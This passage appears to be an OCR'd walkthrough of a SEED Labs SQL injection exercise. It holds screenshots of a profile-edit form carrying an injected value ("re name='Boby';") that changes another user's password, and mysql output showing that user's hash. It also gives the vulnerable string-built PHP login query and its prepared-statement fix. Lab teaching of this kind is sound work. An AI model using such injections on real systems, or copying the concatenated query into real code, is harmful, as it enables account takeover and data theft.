
Alice's Profile Edit

NickName: re name='Boby';
Email: Email
Address: Address
Phone Number: PhoneNumber
Password: Password

Save


Copyright © SEED LABs

See the password is modified from this to that.



Oracle VM VirtualBox Manager
File Machine Help
Tools
SEEDUbuntu
Running
New
Settings
Discard
Show
Preview
SEEDUbuntu [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
8:26 AM
Description
None

```
 | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------
--+------------------------------------------+
1 row in set (0.00 sec)

mysql> select * from credential where name='Boby';
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------
--+------------------------------------------+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName
 | Password                                 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------
--+------------------------------------------+
|  2 | Boby | 20000 |      1 | 4/20  | 10213352 |             |         |       |
 | b78ed97677c161c1c82c142906674ad15242b2d4 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------
--+------------------------------------------+
1 row in set (0.00 sec)

mysql> select * from credential where name='Boby';
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------
--+------------------------------------------+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName
 | Password                                 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------
--+------------------------------------------+
|  2 | Boby | 20000 |      1 | 4/20  | 10213352 |             |         |       |
 | b78ed97677c161c1c82c142906674ad15242b2d4 |
+----+------+-------+--------+-------+----------+-------------+---------+-------+----------
--+------------------------------------------+
1 row in set (0.00 sec)

mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
```




Oracle VM VirtualBox Manager
File Machine Help
Tools
SEEDUbuntu
Running
New
Settings
Discard
Show
Preview
SEEDUbuntu [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
8:29 AM
SQLi Lab
www.seedlabsqlinjection.c
67%
SEED LABS
Login
Description
None

Employee Profile Login

USERNAME Boby

PASSWORD •••••••••••••

Copyright © SEED LABs




Oracle VM VirtualBox Manager
File Machine Help
Tools
New Settings Discard Show
SEEDUbuntu
Running
SEEDUbuntu [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
8:31 AM
SQLi Lab
www.seedlabsqlinjection.com
80%
Preview
Description
None

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	

Task 4: Countermeasure — Prepared Statement:


So, we need to **quit** the **MySQL** and then type the commands below



Oracle VM VirtualBox Manager
File Machine Help
Tools
New Settings Discard Show
SEEDUbuntu
Running
SEEDUbuntu [Running] - Oracle VM VirtualBox
Terminal
8:33 AM
Preview
Description
None

```
[05/12/20]seed@VM:~$ cd /var/www/SQLInjection/
[05/12/20]seed@VM:.../SQLInjection$ subl safe_home.php
[05/12/20]seed@VM:.../SQLInjection$ subl unsafe_home.php
[05/12/20]seed@VM:.../SQLInjection$ 
```


Use sublime to open the safe_home.php and unsafe_home.php files.


Oracle VM VirtualBox Manager
File Machine Help
Tools
New Settings Discard Show
SEEDUbuntu
Running
Preview
SEEDUbuntu [Running] - Oracle VM VirtualBox
/var/www/SQLInjection/unsafe_home.php - Sublime Text (UNREGISTERED)
8:36 AM
safe_home.php
unsafe_home.php
Description
None

```
      return $conn;
    }

    // create a connection
    $conn = getDB();
    // Sql query to authenticate the user
    $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber,
      address, email,nickname,Password
    FROM credential
    WHERE name= '$input_uname' and Password='$hashed_pwd'";
    if (!$result = $conn->query($sql)) {
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      die('There was an error running the query [' . $conn->error . '
        ]\n');
      echo "</div>";
    }
    /* convert the select return result into array type */
    $return_arr = array();
    while($row = $result->fetch_assoc()){
      array_push($return_arr,$row);
    }

    /* convert the array type to json format and read out*/
    $json_str = json_encode($return_arr);
    $json_a = json_decode($json_str,true);
    $id = $json_a[0]['id'];
    $name = $json_a[0]['name'];
    $eid = $json_a[0]['eid'];
    $salary = $json_a[0]['salary'];
    $birth = $json_a[0]['birth'];
    $ssn = $json_a[0]['ssn'];
    $phoneNumber = $json_a[0]['phoneNumber'];
```


9 lines, 421 characters selected   Spaces: 2   PHP

Now we need to copy the connection code from the safe_home.php.


Oracle VM VirtualBox Manager
File Machine Help
Tools
New Settings Discard Show
SEEDUbuntu
Running
Preview
SEEDUbuntu [Running] - Oracle VM VirtualBox
/var/www/SQLInjection/safe_home.php - Sublime Text (UNREGISTERED)
8:38 AM
safe_home.php
unsafe_home.php
Description
None

```
        die("Connection failed: " . $conn->connect_error . "\n");
        echo "</div>";
      }
      return $conn;
    }

    // create a connection
    $conn = getDB();
    // Sql query to authenticate the user
    $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn,
        phoneNumber, address, email,nickname,Password
    FROM credential
    WHERE name= ? and Password= ?");
    $sql->bind_param("ss", $input_uname, $hashed_pwd);
    $sql->execute();
    $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $
        phoneNumber, $address, $email, $nickname, $pwd);
    $sql->fetch();
    $sql->close();

    if($id!=""){
      // If id exists that means user exists and is successfully
      authenticated
      drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$
          email,$address,$phoneNumber);
    }else{
      // User authentication failed
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      echo "<div class='alert alert-danger'>";
      echo "The account information your provide does not exist.";
      echo "<br>";
      echo "</div>";
```


9 lines, 452 characters selected; Copied 452 characters   Tab Size: 4   PHP


Oracle VM VirtualBox Manager
File Machine Help
Tools
New Settings Discard Show
SEEDUbuntu
Running
SEEDUbuntu [Running] - Oracle VM VirtualBox
/var/www/SQLInjection/unsafe_home.php - Sublime Text (UNREGISTERED)
8:39 AM
safe_home.php
unsafe_home.php
Preview
Description
None

```
      return $conn;
    }

    // create a connection
    $conn = getDB();
    // Sql query to authenticate the user
    $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber,
      address, email,nickname,Password
    FROM credential
    WHERE name= '$input_uname' and Password='$hashed_pwd'";
    if (!$result = $conn->query($sql)) {
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      die('There was an error running the query [' . $conn->error . '
        ]\n');
      echo "</div>";
    }
    /* convert the select return result into array type */
    $return_arr = array();
    while($row = $result->fetch_assoc()){
      array_push($return_arr,$row);
    }

    /* convert the array type to json format and read out*/
    $json_str = json_encode($return_arr);
    $json_a = json_decode($json_str,true);
    $id = $json_a[0]['id'];
    $name = $json_a[0]['name'];
    $eid = $json_a[0]['eid'];
    $salary = $json_a[0]['salary'];
    $birth = $json_a[0]['birth'];
    $ssn = $json_a[0]['ssn'];
    $phoneNumber = $json_a[0]['phoneNumber'];
    $address = $json_a[0]['address'];
```


11 lines, 473 characters selected   Spaces: 2   PHP

Paste it into the unsafe_home.php file.


Oracle VM VirtualBox Manager
File Machine Help
Tools
New Settings Discard Show
SEEDUbuntu
Running
SEEDUbuntu [Running] - Oracle VM VirtualBox
/var/www/SQLInjection/unsafe_home.php • - Sublime Text (UNREGISTERED)
8:40 AM
safe_home.php
unsafe_home.php
Preview
Description
None

